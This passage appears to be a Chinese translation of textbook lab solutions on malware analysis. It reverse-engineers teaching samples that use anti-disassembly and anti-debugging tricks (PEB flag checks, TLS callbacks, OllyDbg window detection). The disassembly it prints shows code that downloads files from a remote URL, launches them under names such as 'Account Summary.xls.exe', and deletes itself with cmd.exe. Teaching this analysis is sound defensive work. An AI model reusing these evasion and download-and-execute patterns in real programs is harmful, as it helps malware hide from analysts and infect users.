代码清单15-5L展示了一个基于两个半条件分支来回跳转（如❶和❷所示）的永假条件，其中两个半条件分支指向同一个目标地址。jnz和jz跳转到同一个目标地址，意味着对抗反汇编技术要命中目标代码不取决于零标志位的置位与否。本例中，跳转目标位于0x0040126D处的call指令的中间位置如❸所示。按键盘上的D键，将这条指令转为数据。然后将光标放到0x0040126E行，按C键，将它转化为代码。

继续阅读代码，直至我们碰到0x004012E6处的下一个对抗反汇编技术（如代码清单15-6L所示）。

代码清单15-6L　永假条件跳转至前一条指令的中间

```
004012E6                loc_4012E6:                     ; CODE XREF: 004012ECj
004012E6 66 B8 EB 05                      mov     ax, 5EBh ❷
004012EA 31 C0                            xor     eax, eax
004012EC 74 FA                            jz      short near ptr loc_4012E6+2 ❶
004012EE E8 6A 0A 6A 00                   call    near ptr 0AA1D5Dh
```

代码清单15-6L展示了一个高级对抗反汇编技术，此处的对抗反汇编技术使用一个永假条件跳转到上一条指令的中间，这让代码看上去像一个向前跳转的jz指令，如❶所示。这个跳转指令将跳转到mov指令中间，如❷所示。

因为本例中使用了两次机器码，反汇编器不能显示被执行的所有指令，所以应该按照代码的逻辑，将指令转化为我们能理解的代码。当完成了这个措施，它看上去应该如代码清单15-7L所示。在❶处，我们看到上一个代码清单中mov指令的中间字节被转化为了一个合适的jmp指令。

代码清单15-7L　手动修复对抗反汇编的代码

```
004012E6 66                          db 66h
004012E7 B8                          db 0B8h ; +
004012E8             ; ---------------------------------------------------------
004012E8
004012E8              loc_4012E8:                 ; CODE XREF: 004012ECj
004012E8 EB 05                       jmp     short loc_4012EF ❶
004012EA             ; ---------------------------------------------------------
004012EA 31 C0                       xor     eax, eax
004012EC 74 FA                       jz      short loc_4012E8
004012EC             ; ---------------------------------------------------------
004012EE E8                          db 0E8h ❷
004012EF             ; ---------------------------------------------------------
004012EF
004012EF              loc_4012EF:                 ; CODE XREF: loc_4012E8j
004012EF 6A 0A                       push    0Ah
```

你可以使用代码清单15-4L后面描述的IDA python **PatchByte**选项，将所有多余的db字节（如❷显示的一样）转化为NOP指令。这样的转化，可以让你在IDA Pro中构造一个合适的函数。要构造一个函数，首先要修补NOP指令，然后选择函数起始地址（0x00401000）至retn（0x0040130E）指令之间的所有代码，按P键。按空格键可以图形化地查看生成的函数。

紧跟着main的两个函数（sub_4012F2和sub_401369），它们在栈上各创建一个字符串，然后用strdup将字符串复制到堆中，最后返回堆中字符串的指针。恶意代码编写者使用这些函数的目的是创建字符串，让字符串在恶意代码的二进制文件中不以明文出现（仅当二进制文件运行时出现）。这两个函数中的第一个函数产生字符串http://www.practicalmalwareanalysis.com/bamboo.html，第二个函数产生字符串Account Summary.xls.exe。搞定了main函数中的所有对抗反汇编技术后，应该会在main函数的某个地方显示这两个函数被调用的交叉引用。将光标放到这些函数名上，按键盘上的N键，将这些函数重命名为buildURL和buildFilename。

代码清单15-8L在❶处展示了buildURL调用（我们重命名后的函数）。

代码清单15-8L 打开URL http://www.practicalmalwareanalysis.com/bamboo.html

```
0040115F                push    0
00401161                push    0
00401163                push    0
00401167                push    0
0040116C                call    buildURL ❶
0040116D                push    eax
00401173                mov     edx, [ebp+var_10114]
00401174                push    edx
0040117A                call    ds:InternetOpenUrlA ❷
```

进一步阅读代码，我们看到恶意代码试图用InternetOpenUrlA打开buildURL函数（如❷所示）返回的URL—*bamboo.html*。为了确定恶意代码调用InternetOpenUrlA函数时使用的User-Agent字符串，我们需要先找到InternetOpen函数调用，确定将什么数据传入这个函数。我们发现函数前面的InternetOpenA被调用，如代码清单15-9L所示。

代码清单15-9L 通过InternetOpenA设置连接

```
0040113F                push    0
00401141                push    0
00401143                push    0
00401145                push    1
00401147                lea     ecx, [ebp+name] ❷
0040114D                push    ecx ❶
0040114E                call    ds:InternetOpenA
```

InternetOpenA的第一个参数就是User-Agent字符串，如❶所示。ECX作为这个参数被压入堆栈，lea指令用堆栈中这个位置的指针载入它。IDA Pro的栈帧分析已经将这个位置命名为name，如❷所

示。我们必须滚动浏览函数，查看name在哪个地方被填充。在靠近函数开始的地方，如代码清单15-10L所示，我们看到name的一个引用（如❶所示）。

代码清单15-10L　使用gethostname获得本地机器的名字

```
00401047            push    100h            ; namelen
0040104C            lea     eax, [ebp+name] ❶
00401052            push    eax             ; name
00401053            call    ds:gethostname
```

gethostname函数用本地机器的名字填充一个缓冲区。根据代码清单15-10L，我们可能假设User-Agent字符串就是主机名，但这种猜想只部分正确。事实上，通过仔细检查位置0x00401073和0x0040113F之间的代码（此次未显示），可以发现在使用字符串作为User-Agent之前，一个循环将主机名中每个字母或数字都加了1（末尾的字符和数字Z和9被置为A和0），并对它们进行修改。

InternetOpenA调用之后，程序第一个调用的是函数InternetOpenUrlA，然后调用InternetReadFile将数据下载（一个HTML网页）到一个本地缓冲区中。如代码清单15-11L中❶所示。缓冲区包含的数据是第二个参数，它已经被IDA Pro自动命名为Str，如❷所示。在这个函数之后的几行代码中，我们看到Str缓冲区被再次访问，如❸所示。

代码清单15-11L　读取并且解析下载的HTML

```
0040118F            push    eax
00401190            push    0FFFFh
00401195            lea     ecx, [ebp+Str] ❷
0040119B            push    ecx
0040119C            mov     edx, [ebp+var_10C]
004011A2            push    edx
004011A3            call    ds:InternetReadFile ❶
...
004011D5            push    offset SubStr   ; "Bamboo::"
004011DA            lea     ecx, [ebp+Str] ❸
004011E0            push    ecx             ; Str
004011E1            call    ds:strstr ❹
```

在❹处，用strstr函数查找一个大字符串中的子串。本例中，它在缓冲区Str中查找字符串Bamboo::，Str包含从原始的URL中提取的所有数据。紧跟着strstr调用的代码如代码清单15-12L所示。

代码清单15-12L　解析一个由Bamboo::和::分割的字符串

```
004011E7            add     esp, 8
004011EA            mov     [ebp+var_108], eax ❶
004011F0            cmp     [ebp+var_108], 0
```

```
004011F7            jz      loc_401306
004011FD            push    offset asc_40303C ; "::"
00401202            mov     edx, [ebp+var_108]
00401208            push    edx             ; Str
00401209            call    ds:strstr ❷
0040120F            add     esp, 8
00401212            mov     byte ptr [eax], 0 ❸
...
00401232            mov     eax, [ebp+var_108]
00401238            add     eax, 8 ❹
0040123E            mov     [ebp+var_108], eax
```

如你所见，下载的HTML中字符串Bamboo::的指针存储在var_108中，如❶所示。第二个strstr调用如❷所示，它被调用来搜索下一个::。一旦找到了两个冒号，❸处的代码就用一个NULL替换第一个冒号，它的目的是终止Bamboo::和::之间包含的字符串。

存储在var_108中的指针在❹处加8。这恰好是字符串Bamboo::的确切长度，这是一个引用指针。此操作之后，不管随后是否有冒号，这个指针都会被引用。代码已经发现了尾部的冒号，并用NULL替换了它。所以，不管在Bamboo::和:: 之间存储了什么内容，我们有了存储在变量var_108中，以NULL终止的字符串。

紧挨着字符串解析代码，我们看到程序使用了var_108，如代码清单15-13L中❶所示。

代码清单15-13L　再打开一个URL以便下载更多的恶意代码

```
00401247            push    0
00401249            push    0
0040124B            push    0
0040124D            push    0
0040124F            mov     ecx, [ebp+var_108] ❶
00401255            push    ecx
00401256            mov     edx, [ebp+var_10114]
0040125C            push    edx
0040125D            call    ds:InternetOpenUrlA
```

InternetOpenUrlA的第二个参数（var_108）是一个要打开的URL。因此，Bamboo::和尾部冒号之间数据的目的，就是程序要下载的一个网址。分析行0x0040126E与0x004012E3之间的代码（此处未显示），可以发现代码清单15-13L中打开的URL被下载到文件*Account Summary.xls.exe*中，它调用行0x00401300位置的ShellExecute函数进行启动。

Lab 15-3参考解答

简短答案

1. 通过覆盖 `main` 函数的返回地址，初始化调用恶意代码。
2. 恶意代码从一个 URL 下载文件，并且用 `WinExec` 启动它。
3. 恶意代码使用的 URL 是 *http://www.practicalmalwareanalysis.com/tt.html*。
4. 恶意代码使用的文件名是 *spoolsrv.exe*。

详细分析过程

快速检查这个二进制文件，乍看之下，它似乎是一个列举进程的工具。你可能也注意到了一些可疑的导入函数，例如`URLDownloadToFile`和`WinExec`。如果你将光标移动到IDA Pro底部附近代码处（恰好位于C运行库代码之前），你可能会注意到这个地方是那些可疑函数被调用的位置。这些代码似乎一点也不像这个程序的组成部分。它没有引用，而且它的大部分代码甚至不能被反汇编。

滚动到`main`函数的顶部，检查这里的几行反汇编，如代码清单15-4L所示。

代码清单15-14L 计算一个地址并将它载入到栈

```
0040100C                mov     eax, 400000h ❶
00401011                or      eax, 148Ch ❷
00401016                mov     [ebp+4], eax ❸
```

这段代码将❶处的`0x400000`和❷处的`0x148C`一起进行或操作，得到结果`0x0040148C`，并将它存入EAX。代码将这个值载入栈中相对于EBP的位置，如❸所示。按Ctrl+K组合键，弹出当前函数的栈帧视图，你可以看到偏移量4指向返回地址。覆盖这个返回地址，在`main`函数结束时，地址0x0040148C处的孤立代码将代替C运行库中正常结束进程的代码获取执行。

IDA Pro不能将以0x0040148C开始的代码识别为函数的一部分，如代码清单15-5L所示。

代码清单15-15L 0x40148C处孤立的汇编代码

```
0040148C                push    ebp
0040148D                mov     ebp, esp
0040148F                push    ebx
00401490                push    esi
00401491                push    edi
00401492                xor     eax, eax
00401494                jz      short near ptr loc_401496+1 ❶
00401496
```

```
00401496 loc_401496:                                   ; CODE XREF: 00401494j
00401496                    jmp     near ptr 4054D503h ❷
```

这段孤立代码的开头与正常的函数相同，但我们在❶处碰到以假条件跳转形式存在的一个对抗反汇编技术。这里的jz指令总是跳转。跳转的目的是0x00401497，因为它是一个5字节jmp指令的第二个字节，所以此时没有在反汇编代码视图中显示（如❷所示）。将光标放到jmp指令上（如❷所示），按D键，将它转化为数据。然后将光标放到0x00401497行上，按C键，将它转化为代码。

一旦0x00401497被正确反汇编，你将看到如代码清单15-16L所示的代码块。

代码清单15-16L 创建一个异常处理例程然后触发这个异常

```
00401497                push    offset dword_4014C0
0040149C                push    large dword ptr fs:0
004014A3                mov     large fs:0, esp
004014AA                xor     ecx, ecx
004014AC                div     ecx ❸
004014AE               ❶push    offset aForMoreInforma ; "For more information..."
004014B3               ❷call    printf
```

❶和❷所在行放在这里的目的仅仅是作为诱饵，它们永远不会被执行。这段代码的前五行创建了一个异常处理例程，并且在❸处触发一个除零异常（由于前面的指令xor ecx, ecx，ECX将永远为0）。异常处理的地址是0x004014C0，如代码清单15-7L。

代码清单15-17L 异常处理代码现在被定义为数据

```
004014C0 dword_4014C0     dd 824648Bh, 0A164h, 8B0000h, 0A364008Bh, 0
004014C0                                       ; DATA XREF: loc_401497o
004014D4                  dd 0EB08C483h, 0E848C0FFh, 0
```

IDA Pro没有将代码清单15-17L中的数据识别为代码，而是选择将它们作为DWORD进行表达。将光标放到第一个DWORD上，按C键，将它转化代码。

成功地将代码清单15-17L中的数据变为代码后，其显示如代码清单15-18L所示。

代码清单15-18L 正确的反汇编异常处理代码

```
004014C0                  mov     esp, [esp+8]
004014C4                  mov     eax, large fs:0
004014CA                  mov     eax, [eax]
004014CC                  mov     eax, [eax]
004014CE                  mov     large fs:0, eax
004014D4                  add     esp, 8
004014D7                  jmp     short near ptr loc_4014D7+1 ❶
```

代码清单15-18L中的代码从链中摘除异常处理例程，并从栈中删除了记录。最后一行代码是以内部指向的jmp指令（如❶所示）形式存在的对抗反汇编技术。将光标放到0x4014D7上，按D键，将

jmp指令转化为数据。然后选择行0x004014D8，按C键，将它转化为代码。

纠正了这个对抗反汇编技术以后，代码将如代码清单15-18L所示。我们看到其余代码用URLDownloadToFileA调用正确反汇编，如代码清单15-19L中❶所示。

代码清单15-19L 从URL下载一个文件

```
004014E6            push    offset unk_403010
004014EB            call    sub_401534 ❹
004014F0            add     esp, 4
004014F3            push    offset unk_403040
004014F8            call    sub_401534 ❺
004014FD            add     esp, 4
00401500            push    0
00401502            push    0
00401504            push    offset unk_403040 ❸
00401509            push    offset unk_403010 ❷
0040150E            push    0
00401510            call    URLDownloadToFileA ❶
```

URLDownloadToFileA的第二和第三个参数分别是URL和文件名。在❷和❸处好像使用了全局内存地址unk_403010和unk_403040。如果使用IDA Pro检查这些内存的话，我们发现这里的数据并不是以ASCII文本显示的。另外，这两个地址分别在❹和❺处被传入到函数sub_401534。因此，为了查看sub_401534是否解密这些数据，我们应该检查函数sub_401534，仔细分析这个函数（此处未显示）后会发现，它使用一个缓冲区指针，并用值0xFF异或缓冲区中的每个字符来修改它们。如果我们异或unk_403010处的数据，我们获得字符串http://www.practicalmalwareanalysis.com/tt.html，同时获得unk_403040处的字符串spoolsrv.exe。

随后是URLDownloadToFileA调用，我们碰到了最后一个对抗反汇编措施。如代码清单15-20L所示，这是一个用jz（如❶所示）和jnz（如❷所示）构造的无条件跳转形式的永假条件。

代码清单15-20L 恶意代码中碰到的最后一个对抗反汇编技术

```
00401515            jz      short near ptr loc_401519+1 ❶
00401517            jnz     short near ptr loc_401519+1 ❷
00401519
00401519 loc_401519:                        ; CODE XREF: 00401515j
00401519                                    ; 00401517j
00401519            call    near ptr 40A81588h
0040151E            xor     [eax+0], al
00401521            call    ds:WinExec
```

跳转的目标地址是0x0040151A。将光标放到0x00401519上，按D键，将这一行转化为数据。然后选择行0x0040151A，按C键，将其转化为代码。重复这一过程，直至最后生成的代码如代码清单15-21L一样。

代码清单15-21L　使用WinExec启动下载文件

```
0040151A                push    0
0040151C                push    offset unk_403040
00401521                call    ds:WinExec ❶
00401527                push    0
00401529                call    ds:ExitProcess
```

无论缓冲区`unk_403040`存储了什么内容，❶处的`WinExec`调用都会启动它，此时，缓冲区包含`spoolsrv.exe`。启动这个进程之后，程序使用`ExitProcess`手动终止自己。

Lab 16-1参考解答

简短答案

1. 恶意代码通过检查 `BeingDebugged`、`ProcessHeap`，以及 `NTGlobalFlag` 标志的状态来判断自己是否运行在调试器中。
2. 如果恶意代码的任意一种反调试技术成功，那么它将终止，并从硬盘上删除自身。
3. 在恶意代码运行过程中，你可以使用 IDA Pro 手动修改这些跳转标志，但这样往往事倍功半，因为恶意代码会非常频繁地检查内存结构。替代方法是手动或者使用 PhantOm 或 Immunity Debugger（ImmDbg）PyCommand `hidedebug` 之类的 OllyDbg 插件来修改恶意代码检查的这些数据结构。
4. 用 OllyDbg 单步转储并修改这些结构，具体步骤请查看详细分析过程。
5. OllyDbg 的插件 PhantOm 和 ImmDbg PyCommand `hidedebug` 都可以逃避这些恶意代码的检查。

详细分析过程

就像实验描述的，除了反调试技术以外，这个恶意代码与Lab09-01.exe一样。因此，从研究Lab 9-1或回顾你的答案开始分析是本实验的一个不错的出发点。

当将这个恶意代码加载到OllyDbg以后，我们看到它试图删除自身。可以推测一定是有什么地方错了，或者这个恶意代码与Lab 9-1有明显的不同。我们将Lab16-01.exe加载到IDA Pro中。如图16-1L所示，我们注意到`main`方法的开头看起来非常可疑，因为存在着多个对`fs:[30]`的访问，并且调用了一个被IDA Pro标识为不返回的函数。事实上，IDA Pro识别的大多数函数都有这个可疑的开始（Lab 9-1中并没有函数拥有这些代码）。



图16-1L　Lab16-1中多数函数开始处包含的反调试检查

在图16-1L中，我们看到❶、❷、❸处都调用了sub_401000函数，并且代码都在那里停止执行。由于没有一条线从这些方框中引出，这就意味着函数很可能终止了程序，或者不包含ret指令。图16-1L中的每个大框都包含一个检查，这个检查决定是调用sub_401000函数，还是让恶意代码继续正常运行（在看到sub_401000后，我们将分析每一个检查例程）。

函数sub_401000非常可疑，因为没有从它返回运行，所以我们进一步研究这个函数。代码清单16-1L显示了这个函数的最后一段指令。

代码清单16-1L　函数sub_401000中终止恶意代码并将其从硬盘上删除

```
004010CE        lea     eax, [ebp+Parameters]
004010D4        push    eax                     ; lpParameters
004010D5        push    offset File             ; "cmd.exe"
004010DA        push    0                       ; lpOperation
004010DC        push    0                       ; hwnd
004010DE        call    ds:ShellExecuteA ❶
004010E4        push    0                       ; Code
004010E6        call    _exit ❷
```

在❷处，函数sub_401000以一个_exit调用结束，终止了这个恶意代码。❶处的ShellExecuteA调用通过使用参数/c del Lab16-01.exe，启动*cmd.exe*，从硬盘上删除恶意代码。通过检查，我们发现了79个对sub_401000函数的交叉引用，其中大多数是来自于图16-1L中的反调试代码。下面让我们更详细地分析图16-1L。

BeingDebugged 标志

代码清单16-2L为图16-1L中最上面框中的代码。

代码清单16-2L　检查BeingDebugged标志

```
00403554        mov     eax, large fs:30h ❶
0040355A        mov     bl, [eax+2] ❷
0040355D        mov     [ebp+var_1820], bl
00403563        movsx   eax, [ebp+var_1820]
0040356A        test    eax, eax
0040356C        jz      short loc_403573 ❸
0040356E        call    sub_401000
```

如你所见，在❶处，像在“手动检测数据结构”一节中讨论的那样，用位置fs:[30]将PEB结构载入EAX，然后取第二个字节并移入BL寄存器（在❷处），代码在❸处决定是调用sub_401000（终止和删除函数），还是继续运行恶意代码。

进程运行在一个调试器中时，PEB结构中偏移量2处的BeingDebugged属性被置1，但为了让恶意代码在调试器中正常运行，我们需要将其置为0。我们可以手动或使用OllyDbg插件将这个位置置为0。首先，我们选择手动设置。

在OllyDbg中，确保你已经安装了命令行插件（如第9章讨论的那样）。为了启动该插件，用OllyDbg加载恶意代码，选择Plugins→Command Line选项。在命令行窗口输入下面的命令。

```
dump fs:[30] + 2
```

这条命令会将BeingDebugged属性转储到转储面板窗口。为了手动清除BeingDebugged属性位，在命令行窗口中运行dump命令，如图16-2L上半部分所示。然后右键单击BeingDebugged属性，选择Binary→Fill With 00's，如图16-2L下半部分所示。这时属性被设置为0。清除BeingDebugged属性后，恶意代码中函数开始处的多次BeingDebugged检查都不会调用sub_401000函数。

现在，让我们尝试使用插件的方法。OllyDbg的插件PhantOm（*http://www.woodmann.com/collaborative/tools/index.php/PhantOm*）会帮你避免恶意代码使用的多种反调试检查。下载插件并在启动OllyDbg之前将其复制到OllyDbg的安装目录中。然后通过选择Plugins→PhantOm→Options选项，打开PhantOm选项的对话框，如图16-3L所示。勾选第一个选项“Hide from PEB”，当OllyDbg再次加载恶意代码时，就会将BeingDebugged属性设置为0（通过转储插件安装前后的PEB结构来确认）。




图16-2L　使用命令行转储BeingDebugged属性，然后将其设置为0



图16-3L　OllyDbg PhantOm插件选项

ProcessHeap 标志

代码清单16-3L为图16-1L中间框中的代码。

代码清单16-3L　检查ProcessHeap标志

```
00401410 64 A1 30 00 00+      mov     eax, large fs:30h ❶
00401416 8B 40 18             mov     eax, [eax+18h] ❷
00401419                      db      3Eh ❺
00401419 3E 8B 40 10          mov     eax, [eax+10h] ❸
0040141D 89 45 F0             mov     [ebp+var_10], eax
00401420 83 7D F0 00          cmp     [ebp+var_10], 0 ❹
00401424 74 05                jz      short loc_40142B
00401426 E8 D5 FB FF FF       call    sub_401000
```

使用`fs:[30]`将PEB结构载入到❶处的EAX中。在❷处，`ProcessHeap`结构（PEB结构的偏移量0x18）被移入EAX中，然后`ForceFlags`域（`ProcessHeap`结构的偏移量0x10）被移入到❸处的EAX中。将`ForeceFlags`和0进行比较，来决定是调用`sub_40100`，还是在❹处继续正常运行。

在❺处，IDA Pro加入了错误指令`db 3Eh`。在❸处，代码清单16-2L的机器码显示`0x3E`被包含在下一条指令中。如果使用OllyDbg查看反汇编，你不会发现这个错误。

> **提示**：当碰到错误的 db 指令时，你可以选择忽略它，但你应该显示机器码，来确认这个字节是否被合理反汇编为一条指令。

调试创建的`ProcessHeap`结构，它的`ForceFlags`（占4字节）属性为非零。但为了让恶意代码

能在调试器中正确运行，我们必须将ForceFlags置为0。调试时，我们需要将ForceFlags改为0，修改方法与修改BeingDebugged属性类似，使用OllyDbg命令行插件，或是使用OllyDbg的插件PhantOm修改这个属性。

为了将ForceFlags属性手动设置为0，选择Plugins→Command Line选项，启动命令行，然后在窗口中输入如下命令：

```
dump ds:[fs:[30] + 0x18] + 0x10
```

这个命令将ProcessHeap结构的ForceFlags属性转储到转储窗口。选中ForceFlags的4个字节，然后单击鼠标右键，选择Binary→Fill With 00's，将这4个字节设置为0。

> **提示**：Windows 7 中，偏移量 0x10 不再是 ForceFlags 属性，所以这个反调试方法在较新版本的 Windows（XP 以后）上，可能会错误地识别调试器的存在。

另外，可以使用PhantOm插件防御针对ProcessHeap的反调试器技术。当你启动程序时，禁用调试堆创建功能（你不需要像修改BeingDebugged属性时那样修改它的设置），PhantOm插件会导致这种技术失效。

> **提示**：在 WinDbg 中，使用-hd 选项，以禁用调试堆的方式启动程序，这会使 ForceFlags 属性总是为 0。例如，命令 windbg -hd Lab16-01.exe 以正常模式创建堆，而不是调试模式。

NTGlobalFlag 标志

图16-1L最下面框中的代码如代码清单16-4L所示。

代码清单16-4L　检查NTGlobalFlag标志

```
00403594        mov     eax, large fs:30h ❶
0040359A        db      3Eh ❸
0040359A        mov     eax, [eax+68h] ❷
0040359E        sub     eax, 70h
004035A1        mov     [ebp+var_1828], eax
004035A7        cmp     [ebp+var_1828], 0
004035AE        jnz     short loc_4035B5
004035B0        call    sub_401000
```

用fs:[30]将PEB结构载入❶处的EAX中，访问NTGlobalFlag并将其移入❷处的EAX处。比较NTGlobalFlag与0x70，然后决定是调用sub_401000（终止和删除函数），还是继续正常运行。在❸处，IDA Pro添加了错误的db 3Eh，此时，我们忽略它们。

当进程运行在调试器中时，PEB结构中偏移量0x68处的NTGlobalFlag属性被置为0x70。与讨论过的其他标志一样，我们需要手动或使用OllyDbg插件将这个字节设置为0。

手动设置NTGlobalFlag时，选择Plugins→Command Line选项，启动命令行插件，然后在窗口

中输入下面的命令：

```
dump fs:[30] + 0x68
```

这会将NTGlobalFlag属性转储到转储窗口中，与BeingDebugged属性一样，选中字节，单击鼠标右键，选择Binary→Fill With 00's，将这些字节设置为0。

在不修改任何设置的前提下，你也可以使用OllyDbg的PhantOm插件来逃避使用NTGlobalFlag的反调试技术。

小结

Lab 16-1使用了三种不同的反调试技术，试图阻止调试分析。为了找到使用调试器的蛛丝马迹，恶意代码手动检查数据结构，并且在几乎每个子程序的开始处执行相同的三个检查，当恶意代码运行在一个调试器中时，这些检查会让恶意代码频繁改动单个跳转标志。如你所见，战胜恶意代码的最简单方法是修改内存中的这些结构，使检查失败。这种修改可以使用OllyDbg的插件PhantOm或者手动完成。

Lab 16-2参考解答

简短答案

1. 当你从命令行中运行 Lab16-02.exe 时，它输出一个 usage 字符串，要求你输入一个 4 字节的密码。
2. 如果输入不正确的密码，程序将回应“Incorrect password, Try again”。
3. 正确的命令行密码是 byrr。
4. strncmp 函数在 0x40123A 处被调用。
5. 用 OllyDbg 的默认设置将程序载入 OllyDbg 时，程序会立即终止。
6. 这个程序包含一个.tls 节。
7. TLS 回调函数从 0x401060 开始。
8. FindWindowA 函数被用来终止恶意代码，它查找一个类名为 OLLYDBG 的窗口，如果发现，FindWindowA 会终止它。你可以使用 OllyDbg 的插件如 PhantOm，或者用 NOP 指令填充 0x40107C 处的 exit 调用，来修改窗口的类名。
9. 当你在 strncmp 调用上设置一个断点时，显示的密码是 bzqr。
10. 调试器找出的这个密码在命令行下运行程序时不起作用。
11. OutputDebugStringA 的结果和 BeingDebugged 的属性被用作解码算法的输入。可以使用

PhantOm 插件，确保 BeingDebugged 属性被置为 0，并且你可以使用 NOP 替换 0x401051 处的 add 指令。

详细分析过程

首先，我们在命令行中运行程序，屏幕会输出如下内容：

```
usage: Lab16-02.exe <4 character password>
```

这个程序期望一个4字节的密码。接下来，我们尝试在命令行中提供密码abcd，得到如下输出：

```
Incorrect password, Try again.
```

现在，我们查找代码中的字符串匹配，让我们在调试器中运行程序，并在字符串匹配函数上设置一个断点来查找密码。Lab16-2的第4个实验提示字符串匹配的函数是strncmp。我们将程序加载到IDA Pro后，看到strncmp函数位于main函数的0x40123A处。然后我们将程序加载到OllyDbg，并在0x40123A上设置断点。

当我们将Lab16-02.exe加载到OllyDbg以后，它没有暂停而是立即终止。我们怀疑过程中出现了什么错误，所以我们检查了程序的PE文件结构，图16-4LPEview显示了PE头部的节名。




图16-4L PEview显示了Lab16-2的TLS节

TLS节中的回调函数获得运行，并在OllyDbg中提前终止程序。在IDA Pro中，按Ctrl+E组合键查看这个程序每一个入口点的位置，如图16-5L所示。




图16-5L　PEview显示Lab16-2的一个TLS节

双击0x401060处的TLS回调函数，直接转到这个回调函数中，查看回调函数中是否有反调试功能。代码清单16-5L显示了TLS回调函数的代码。

代码清单16-5L　FindWindowA检查系统驻留的OllyDbg

```
00401063        cmp     [ebp+arg_4], 1
00401067        jnz     short loc_401081
00401069        push    0                       ; lpWindowName
0040106B        push    offset ClassName        ; "OLLYDBG"
00401070        call    ds:FindWindowA ❶
00401076        test    eax, eax
00401078        jz      short loc_401081
0040107A        push    0                       ; int
0040107C        call    _exit ❷
```

这个TLS回调函数刚一开始，就将arg_4与1比较，来确定TLS回调函数是否作为启动过程的一个结果被调用（TLS回调函数在不同时刻被系统调用）。也就是说，这种反汇编技术仅在程序启动过程中被运行。

在❶处，回调函数用类名OLLYDBG调用FindWindowA函数。这使得恶意代码比较容易查看OllyDbg是否用默认窗口名运行。如果FindWindowA找到了这个窗口，它返回一个非零值，这将使得exit函数在❷处终止程序。

为了禁用这种技术，用NOP指令替换掉❷处的exit调用，或者使用前面实验中讨论的OllyDbg的PhantOm插件（图16-3L为PhantOm插件的选项）。如果你正在使用PhantOm插件，勾选Load Driver和Hide OllyDbg Windows框，来对抗这种技术。

现在，我们将程序加载到OllyDbg，在0x40123A处strncmp上设置一个断点，在单击运行按钮之前，在OllyDbg中添加一个命令行参数abcd。当我们单击运行按钮，strncmp函数似乎在比较abcd与bzqrp@ss。然而，strncmp仅检查字符串bzqrp@ss的前4个字节也就是说密码长度为4，所以我们推断密码一定是bzqr。但如果在调试器外的命令行中尝试这个密码，我们会接收到一个密码不正确的错误消息。我们深入探究代码，以确定是否有其他东西在运行。

我们首先合理标注列表中加密的字符串。传递到strncmp堆栈上的第二个参数是byte_408030（一个全局变量），我们知道这是一个大小为4个字节的数组，我们将其修改为一个4字节的数组，

并将它重命名为encoded_password。

接下来，我们在main函数中的strncmp调用之前看到了CreateThread调用。为了查看这个调用创建的线程代码，双击被标注为StartAddress的参数。这个线程函数似乎是一个解密例程，因为它包含对encoded_password的多个逻辑和移位操作。进一步检查这个解密例程，我们看到这个解密例程访问了BeingDebugged属性，如代码清单16-6L中的❶和❷所示。

代码清单16-6L　解密例程在解密时结合了反调试技术

```
00401124        ror     encoded_password+2, 7
0040112B        mov     ebx, large fs:30h ❶
00401132        xor     encoded_password+3, 0C5h
...
0040117D        rol     encoded_password, 6
00401184        xor     encoded_password, 72h
0040118B        mov     bl, [ebx+2] ❷
0040118E        rol     encoded_password+1, 1
...
004011A2        add     encoded_password+2, bl ❸
```

在❶处，PEB结构被载入到EBX中，接着，在❷处，BeingDebugged属性被移入到BL。然后在❸处，BL被用来修改这个密码。阻止程序使用这种技术最简单的方法是确保BeingDebugged的属性为0。它可以被手动或者使用OllyDbg PhantOm插件设置，这一点同前面的实验讨论的一样。

我们再次加载程序到OllyDbg，并且在0x40123A位置的strncmp调用处中断它。这一次，显示的密码是bzrr。当在命令行中尝试这个密码时，我们再次接收到不正确密码的错误消息。

回到解密函数，我们看到它使用了byte_40A968全局变量。如代码清单16-7L所示。

代码清单16-7L　密码解密中使用全局变量byte_40A968

```
0040109B        mov     bl, byte_40A968 ❶
004010A1        or      al, 1
...
0040110A        rol     encoded_password, 2
00401111        add     encoded_password+1, bl ❷
```

在❶处，byte_40A968被移入到BL，接着如❷所示，BL被用在解密代码中。双击byte_40A968，我们看到它被初始化为0，但是它有一个交叉引用sub_401020。那个函数如代码清单16-8L所示。

代码清单16-8L　OutputDebugStringA反汇编技术

```
00401024        mov     [ebp+dwErrCode], 3039h
0040102B        mov     eax, [ebp+dwErrCode]
0040102E        push    eax                     ; dwErrCode
0040102F        call    ds:SetLastError ❶
```

```
00401035        push    offset OutputString      ; "b"
0040103A        call    ds:OutputDebugStringA ❶
00401040        call    ds:GetLastError
00401046        cmp     eax, [ebp+dwErrCode] ❸
00401049        jnz     short loc_40105A
0040104B        mov     cl, byte_40A968
00401051        add     cl, 1 ❹
00401054        mov     byte_40A968, cl
```

在❶处调用`OutputDebugStringA`，它向调试器发送一个字符串，让调试器打印显示（本例中是"b"）。如果没有附加调试器，则会设置错误码。在❷处，`SetLastError`设置错误码为0x3039，并且这个函数会在❸处使用一个比较，来查看错误是否仍存在。如果程序运行在调试器外，错误码会改变。因此，如果错误码没有改变，则比较将会设置0标志位（运行在调试器中）。如果这个检查成功，则代码在❹处会用1递增`byte_40A968`。对抗这种技术的最简单方法是用NOP替换`add`指令，如❹所示。

